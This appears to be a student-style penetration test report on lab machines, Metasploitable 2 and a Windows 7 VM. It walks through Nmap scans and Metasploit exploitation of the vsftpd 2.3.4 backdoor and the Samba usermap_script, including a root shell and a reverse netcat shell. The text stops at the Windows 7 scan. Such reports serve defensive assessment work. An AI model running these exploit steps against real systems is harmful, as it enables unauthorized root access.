

Rameses Security LLC

113 W 60th St, New York, NY 10023

867-5309

RamesesSecurity.com



Network and Binary Exploitation: XYZ Corporation

March 18th, 2021

Network and Binary Exploitation: XYZ Corporation

Table of Contents	2
Executive Summary	3
<i>Overview of Issues at C-Level</i>	
<i>Business Impact of the Issues</i>	
Metasploitable 2 Network Exploitation	4
<i>Two Exploits Performed</i>	
<i>Vulnerabilities Discovered</i>	
Win7 Pen-Test Network Exploitation	13
<i>Two Exploits Performed</i>	
<i>Vulnerabilities Discovered</i>	
Binary Exploitation	20
<i>Buffer overflow and demonstration</i>	
Recommendations	23
<i>Tactical Recommendations</i>	
<i>Strategic Recommendations</i>	
Methodology	24
Work Cited	26

Network and Binary Exploitation: XYZ Corporation

Executive Summary: *Overview of issues at C-Level and Business Impact*

Rameses Security LLC was contracted by XYZ Corporation to conduct a penetration test that evaluates the network security of a server and a desktop computer. The first test was run against a server called Metasploitable 2. The next test was run against a Windows 7 desktop computer. In addition to these tests, Rameses Security LLC also demonstrated how to conduct a buffer overflow attack. Buffer overflows are a common attack method used by threat actors. Rameses Security LLC deemed it necessary to show XYZ Corporation how these attacks are carried out and how to protect against them. In this report on the penetration tests, performed by Rameses Security LLC, we will also present proposed solutions to the vulnerabilities along with our methodology.

All penetration testing activities conducted by Rameses Security LLC were conducted using Kali Linux, Nmap, and Metasploit. Kali Linux is the same system that Rameses Security LLC has used in the past two penetration tests. Nmap, as a reminder, scans a network for open ports that attackers can exploit in a cyber attack. Metasploit is a tool that contains a large number of known vulnerabilities that can be used to simulate a cyberattack. Any threat actor or threat actors, could easily use the same tools to exploit the vulnerabilities of XYZ Corporation's network and cause serious harm to the business and reputation of XYZ Corporation. This means that anyone with a computer, the right tools, and the motivation to cause harm to XYZ Corporation could do so easily.

It's the hope of Rameses Security LLC that the leadership of XYZ Corporation will recognize the issues in their systems, consult their engineering team, implement new policies and procedures, and see to it that steps are taken to rectify the weaknesses. Rameses Security LLC firmly believes that the C-Suite Level members at any company must buy into security policies and procedures so that the whole company will have a stake in maintaining a good security posture that does not disrupt business continuity.

During the course of the penetration testing Rameses Security LLC gained remote access into XYZ Corporation's network and successfully carried out cyberattacks.

Network and Binary Exploitation: XYZ Corporation

Rameses Security LLC only conducted a handful of attacks against XYZ Corporation, but as the Metasploit Tool demonstrates, there are many more attack options for threat actors to choose from. The harm that a successful attack would cause to XYZ Corporation and the fallout that would ensue cannot be overstated. The leadership team of XYZ Corporation needs to recognize this and work to remedy the issues as soon as possible. If the services provided by XYZ Corporation were disrupted by a cyberattack the company would sustain a financial loss and weakening of their, currently, stellar reputation.

Rameses Security LLC is happy to provide suggested necessary actions to the wonderful people at XYZ Corporation. These suggested actions will ensure that XYZ Corporation has the knowledge and ability to address the vulnerabilities within its systems and achieve a high level of confidence in its security posture. When the actions outlined in this report are acted on XYZ Corporation can be confident that they will have done their best to protect their assets.

Rameses Security LLC thanks XYZ Corporation for the opportunity to conduct penetration tests on their network. We look forward to a continued partnership moving forward.

Metasploitable 2 Server Findings

Rameses Security LLC began by performing a penetration test against the Metasploitable 2 server, owned by XYZ Corporation . We executed two payloads against the server.

Before we dive into the exploits themselves, we need to understand the setup that allows an attacker to execute any exploits. The exploits could not be performed without the IP address. An IP address can be obtained a few different ways, all of them simple. An attacker could go directly to the website or use a 3rd party lookup service. The IP

Network and Binary Exploitation: XYZ Corporation

address of the Metasploitable 2 machine is 10.0.2.8, as shown in Figure 1. For the sake of this report we simply wanted to verify that we have the correct IP address.

Figure 1

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a1:a9:29
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe01:a929/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:107886 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117490 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21660943 (20.6 MB)  TX bytes:187250372 (178.5 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1340 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1340 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:630965 (616.1 KB)  TX bytes:630965 (616.1 KB)
```

Now that we know the IP address we need to run an Nmap scan to see what ports are open on the Metasploitable 2 server. Open ports are glaring vulnerabilities for any system. We opted to do a service and version scan, **-sV**, because this allows us to use exploits that work against the specific versions running on the Metasploitable 2 server. Without knowing the versions we may have a harder time gaining access to the target and conducting a successful attack. Below are the results of the scan in Figure 2.

Network and Binary Exploitation: XYZ Corporation

Figure 2

```
(bhall25@kali)~$ nmap -sV 10.0.2.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-18 16:32 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0013s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath gcrmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE
```

Now that we have identified the open ports the next step is to take these results and use Metasploit framework to exploit any vulnerabilities against Metasploitable 2.

1st Exploit of Metasploitable 2 server - ftp vsftpd 2.3.4

The very first open port found in port scan was *port 21, ftp*. Refer back to Figure 2 to see this. The service, *ftp*, stands for file transfer protocol and it does exactly what the name implies it does. It's a method for transferring files. The version running on the Metasploitable 2 server is *vsftpd 2.3.4*. Now we can go into Metasploit and type **search** followed by **vsftpd 2.3.4**. Because Metasploit has a large database of exploits it's best to be specific and narrow down our search, hence why we searched for the specific version of *ftp*. We then combed through the results and selected our exploit of choice for the attack. The Metasploit search returned with a vulnerability that uses a backdoor to gain access into a system via this version of *ftp*. Figure 3 shows us these results.

Network and Binary Exploitation: XYZ Corporation

Figure 3

```
File Actions Edit View Help
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Ba
ckdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsft
pd_234_backdoor
```

The next step is to copy the name of the exploit and then type **use** followed by the exploit name that we have copied into the system:

exploit/unix/ftp/vsftpd_234_backdoor. This drops us into the module prompt as evidenced by the text color changing to red. See the top of Figure 4, below. Once in the module we need to configure that module. We type in **show options**. Refer to the top of Figure 4 to see this and the results it yields. We can see all of the settings for the module. The results show us that we need to make some changes.

Figure 4

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsft
pd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
RHOSTS      RHOSTS           yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
RPORT       21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
PAYLOAD     PAYLOAD          yes       The payload to execute


Exploit target:

  Id  Name
  --  -
0    Automatic
```

Network and Binary Exploitation: XYZ Corporation

Looking at Figure 4 we can see that there is a blank space next to **RHOSTS** and this is where we need to input the victim's IP address. In this case the victim is Metasploitable 2 and the IP address, which we found earlier, is 10.0.2.8. The command that we will use is **set RHOSTS 10.0.2.8**. We can then do the **show options** command again to verify that our changes were stuck. Figure 5 shows us that we have successfully made the update that we sought to make and that the Metasploitable 2 IP address is now listed as our target.

Figure 5



```
File Actions Edit View Help
--
0 Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.8
RHOSTS => 10.0.2.8
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    10.0.2.8         yes       The target host(s), range CIDR identifier, or hosts file
  with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  --      -
  PAYLOAD   cmd/unix/interact  yes       The payload to execute

Exploit target:
  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Now all that we need to do is type in **exploit**. We have now gained access to the Metasploitable 2 server as we can see from the newly opened *command shell* in Figure 6. We can execute commands like **ifconfig**. We can compare these results, seen in Figure 6, to the results from Figure 1. In Figure 1 we were able to view the IP address of Metasploitable 2 and a lot of other information. In figure 6 we can see that the **ifconfig**

Network and Binary Exploitation: XYZ Corporation

command yields the same results. If we type in **hostname** we can see that the system verifies that we are inside Metasploitable. Please see Figure 6 for these results.

Figure 6

```
[*] 10.0.2.8:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.8:21 - USER: 331 Please specify the password.
[+] 10.0.2.8:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.8:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.8:6200) at 2021-03-18 17:32:53 -0400

name
sh: line 4: name: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a1:a9:29
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe01:a929/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:110429 errors:0 dropped:0 overruns:0 frame:0
          TX packets:119896 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21871127 (20.8 MB)  TX bytes:187444104 (178.7 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1714 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1714 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:814537 (795.4 KB)  TX bytes:814537 (795.4 KB)

hostname
metasploitable
```

FTP is simply not a secure system. It relies on cleartext names and passwords and does not use encryption. FTP is vulnerable to sniffing, spoofing, brute force attacks, among many others.


2nd Exploit of Metasploitable 2 Server - netbios samba smbd 3.X - 4.X

If we refer back to Figure 2 we know that there are no shortage of vulnerabilities that can be found against the Metasploitable 2 server owned by XYZ Corporation. The next exploit that we performed was done against *port 139, netbios-ssn*, which was running version *Samba smbd 3.X - 4.X*. *Samba* is a free software service that gives end users access to resources including printers, file sharing, among others. *Samba* is a useful

Network and Binary Exploitation: XYZ Corporation

program, but it's not without its vulnerabilities. In this exploit Rameses Security LLC was able to gain remote access into Metasploitable 2 through *Samba*. We used the same steps as we did for the previous exploit. Once we had the target and our route for getting there we opened Metasploit and did a **search** for **samba** that yielded a lot of options to choose from as seen in Figure 7.

Figure 7




```
bhall25@kali: ~  
File Actions Edit View Help  
-[ metasploit v6.0.15-dev ]  
+ --[ 2071 exploits - 1123 auxiliary - 352 post ]  
+ --[ 592 payloads - 45 encoders - 10 nops ]  
+ --[ 7 evasion ]  
  
Metasploit tip: To save all commands executed since start up to a file, use the makerc command  
msf6 > search samba  
  
Matching Modules  
  
# Name Disclosure Date Rank Check  
Description  
- - - - -  
0 auxiliary/admin/smb/samba_symlink_traversal normal No  
Samba Symlink Directory Traversal  
1 auxiliary/dos/samba/lsa_addprivs_heap normal No  
Samba lsa_io_privilege_set Heap Overflow  
2 auxiliary/dos/samba/lsa_transnames_heap normal No  
Samba lsa_io_trans_names Heap Overflow  
3 auxiliary/dos/samba/read_nttrans_ea_list normal No  
Samba read_nttrans_ea_list Integer Overflow  
4 auxiliary/scanner/rsync/modules_list normal No  
List Rsync Modules  
5 auxiliary/scanner/smb/smb_uninit_cred normal Yes  
Samba _netr_ServerPasswordSet Uninitialized Credential State  
6 exploit/freebsd/samba/trans2open 2003-04-07 great No  
Samba trans2open Overflow (*BSD x86)
```

Then we selected our exploit. For this exercise we selected an exploit called **username map script**. This exploit allows an attacker to bypass authentication and execute arbitrary commands. Figure 8 shows the exploit, it's the 13th option on the list.

Network and Binary Exploitation: XYZ Corporation

Figure 8



File	Actions	Edit	View	Help
Samba	2.2.2 - 2.2.6 nttrans Buffer Overflow			
13	exploit/multi/samba/usermap_script		2007-05-14	excellent No
Samba	"username map script" Command Execution			
14	exploit/osx/samba/lsa_transnames_heap		2007-05-14	average No
Samba	lsa_io_trans_names Heap Overflow			
15	exploit/osx/samba/trans2open		2003-04-07	great No
Samba	trans2open Overflow (Mac OS X PPC)			
16	exploit/solaris/samba/lsa_transnames_heap		2007-05-14	average No
Samba	lsa_io_trans_names Heap Overflow			
17	exploit/solaris/samba/trans2open		2003-04-07	great No
Samba	trans2open Overflow (Solaris SPARC)			
18	exploit/unix/http/quest_kace_systems_management_rce		2018-05-31	excellent Yes
Quest	KACE Systems Management Command Injection			
19	exploit/unix/misc/distcc_exec		2002-02-01	excellent Yes
DistCC	Daemon Command Execution			
20	exploit/unix/webapp/citrix_access_gateway_exec		2010-12-21	excellent Yes
Citrix	Access Gateway Command Execution			
21	exploit/windows/fileformat/ms14_060_sandworm		2014-10-14	excellent No
MS14-060	Microsoft Windows OLE Package Manager Code Execution			
22	exploit/windows/http/samba6_search_results		2003-06-21	normal Yes
Samba	6 Search Results Buffer Overflow			
23	exploit/windows/license/calicclnt_getconfig		2005-03-02	average No
Computer Associates	License Client GETCONFIG Overflow			
24	exploit/windows/smb/group_policy_startup		2015-01-26	manual No
Group Policy Script	Execution From Shared Resource			
25	post/linux/gather/enum_configs			normal No
Linux	Gather Configurations			

Once our exploit was selected we then proceeded to set up the payload to give us access to the Metasploitable 2 server. We copied the name of the exploit, **exploit/multi/samba/usermap_script**, typed **use** into the command line and then pasted the name of the exploit next to it. We then used the **info** command to see if our attack needed more details added to it in order to execute. Once again we simply needed to add the target IP address into the payload with **set RHOSTS 10.0.2.8**. Once the payload was ready we used the **exploit** command and successfully gained access into the Metasploitable 2 server. Once inside we used **ifconfig** to demonstrate that we were in fact in the system and able to execute commands. We also did a **whoami** to demonstrate that we had gained root access. Figure 8 has the first couple of steps and Figure 9 shows us adding in the IP address to specify the target, gaining access to the Metasploitable 2 server with root privileges, and performing various commands.

Network and Binary Exploitation: XYZ Corporation

Figure 8

```
bhall25@kali: ~  
File Actions Edit View Help  
msf6 > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > info  
  
Name: Samba "username map script" Command Execution  
Module: exploit/multi/samba/usermap_script  
Platform: Unix  
Arch: cmd  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Excellent  
Disclosed: 2007-05-14  
  
Provided by:  
jduck <jduck@metasploit.com>  
  
Available targets:  
Id Name  
-- --  
0 Automatic  
  
Check supported:  
No  
  
Basic options:  
Name Current Setting Required Description  
-----  
RHOSTS The target host(s), range CIDR identifier, or hosts file with  
syntax 'file:<path>' yes  
RPORT 139 yes The target port (TCP)
```

Figure 9

```
bhall25@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.8  
RHOSTS => 10.0.2.8  
msf6 exploit(multi/samba/usermap_script) > exploit  
  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.8:58875) at 2021-03-18 20:30:31 -0400  
  
ifconfig  
eth0 Link encap:Ethernet HWaddr 08:00:27:a1:a9:29  
inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0  
inet6 addr: fe80::a00:27ff:fe01:a929/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:125 errors:0 dropped:0 overruns:0 frame:0  
TX packets:188 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:18853 (18.4 KB) TX bytes:24956 (24.3 KB)  
Base address:0xd020 Memory:f0200000-f0220000  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:338 errors:0 dropped:0 overruns:0 frame:0  
TX packets:338 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:139465 (136.1 KB) TX bytes:139465 (136.1 KB)  
  
whoami  
root
```



Network and Binary Exploitation: XYZ Corporation

Windows 7 Desktop Findings

The second portion of the project was a penetration test of a Windows 7 desktop computer that XYZ Corporation wanted us to attempt to hack. We executed two payloads against the computer.

As was the case with the Metasploitable 2 server the exploits could not be performed without the IP address. The IP address is 10.0.2.6. We then ran an Nmap scan, against the computer. Figure 10 verifies the IP address of the target computer and Figure 11 shows the results of the Nmap scan. As we can see from this scan the Windows 7 machine has fewer open ports to attack than the Metasploitable 2 server, but we still have plenty of options.

Figure 10



Network and Binary Exploitation: XYZ Corporation

Figure 11

```
(bhall25@kali)-[~]
$ nmap -sV 10.0.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-18 23:48 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00044s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
